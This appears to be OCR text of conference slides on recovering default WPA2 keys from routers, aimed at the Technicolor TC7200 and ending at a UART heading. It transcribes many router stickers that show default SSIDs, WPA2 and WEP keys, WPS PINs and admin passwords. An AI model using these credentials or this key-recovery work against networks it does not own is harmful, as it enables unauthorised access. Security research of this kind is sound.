CLOSING KEYNOTE

THE ERA OF CYBER WARFARE TECHNOLOGY.

Peter Geissler <peter@haxx.in>

IN STICKERS WE TRUST.

BREAKING NAIVE ESSID/WPA2 KEY GENERATION ALGORITHMS

Peter Geissler <peter@haxx.in>

My voice is messed up. Please bear with me. :-(

TALK OUTLINE

- Who? What? Why?
- Target device
- Dynamic instrumentation
- Take-aways
- Bonus!
- Q&A


WHO?

- Independent security researcher
- Did some stuff on Nintendo wii
- Wrote a bunch of exploits (https://haxx.in/)
- Gave some talks at cons (HITB, OHM, T2.FI)
- Played a bunch of CTF’s (Eindbazen)


WHAT?

- Default WIFI credentials. Yep, in 2016.
- Recovering “secret” algorithms
- Dealing with painful/alien code


WHAT?



Model
Actiontec MI424-WR Rev. F
LISTED
I.T.E.
E212044
FOR HOME OR OFFICE USE
FCC ID: LNQMI424WRF
Made in China
Shipped Firmware Version: 20.12.2.4

NAME of your router
ESSID: 62064
WEP KEY: A7A01F51DE
PASSWORD
WPS PIN: 26022475
WAN MAC: 0026626B4351
CSJF0273101815


TP-LINK® Ultimativer Wireless-N-Gigabit-Router
Modellnr.: TL-WR1043ND
Spannungseingang: 12V ═ 1.5A
Standardeinstellungen:
IP-Adresse: 192.168.1.1
Benutzername: admin Passwort: admin
CE 1588 ⓘ
RoHS


S/N	[redacted] Model: TL-WR1043ND(DE) Ver:1.0 S/N:10C782[redacted]
MAC	[redacted] 54E6FCAF3[redacted]
PIN	[redacted] 53256[redacted]



Network Name(SSID): ARRIS-C7B2
Encrypt:AES Sec Mode: WPA2-PSK
Pre-Shared Key: A224333EBE8C1B6F
WPS PIN: 27891674
SN: C1ABU38AG561440
TG862G/NA-8
790681



Default login credentials
Please note: password letters are all lower-case


Wireless network name (ESSID)	xxxx-xxxxx
Wireless password (WPA2)	xxxxxxxxxxxxxxxxxxxx
Administration URL	myfiosgateway.com
Administrator password	xxxxxxxxxxxxxxxxx

To reboot, press and hold the WPS button for 10 seconds.
Online tutorials: www.verizon.com/quickguides


WiFi Network Name (SSID)
NETGEAR62
Network Key (Password)
friendlyjade842


SURFboard® Model: SBG6900
Input Voltage: +12VDC : 0.75A
P/N: 494020-010-00 ASSEMBLED IN MEXICO
CUSTOMER S/N: 06ZK9C45ZKK0
S/N: 137503521701627605050000
HFC MAC ID: 00140480B14C
USB CPE MAC ID: 00140480B14E
GATEWAY MGMT MAC ID: 00140480B150


Wi-Fi Network Name : ClearSPOT_39a71
Wi-Fi Password : 31439a71


HUAWEI LTE CPE E5172
Web Site............................http://homerouter.cpe
Web UserName........................user
Web Password........................1Mh6hjRm
WiFi SSID...........................Dialog 4G
WiFi Key(WPA/WPA2)..................9361F31A657
WPS PIN.............................17620444
I:357500042656031

PRIOR WORK BY OTHERS

- st_keys.c (Kevin Devine, March 2008)
- Scrutinizing WPA2 Password Generating Algorithms in Wireless Routers (Eduardo Novella Lorente, Carlo Meijer, Roel Verdult)

TARGET: TECHNICOLOR 7200


Look! Its a black box!

TARGET: TECHNICOLOR 7200


This is what it looks like in advertisements!

TARGET: TECHNICOLOR 7200

Oh wow, a sticker!



MODEL:TC7200.U
Rating: 12V ⎓ 1.5A
SN SAAP30424275
CM MAC 8C04FFA5C8FF
MTA MAC 8C04FFA5C900
2.4GHz SSID: UPC1380292
CZVZMMYX
5.0GHz SSID: UPC0316938
EVPUUDCP




UART PORTS

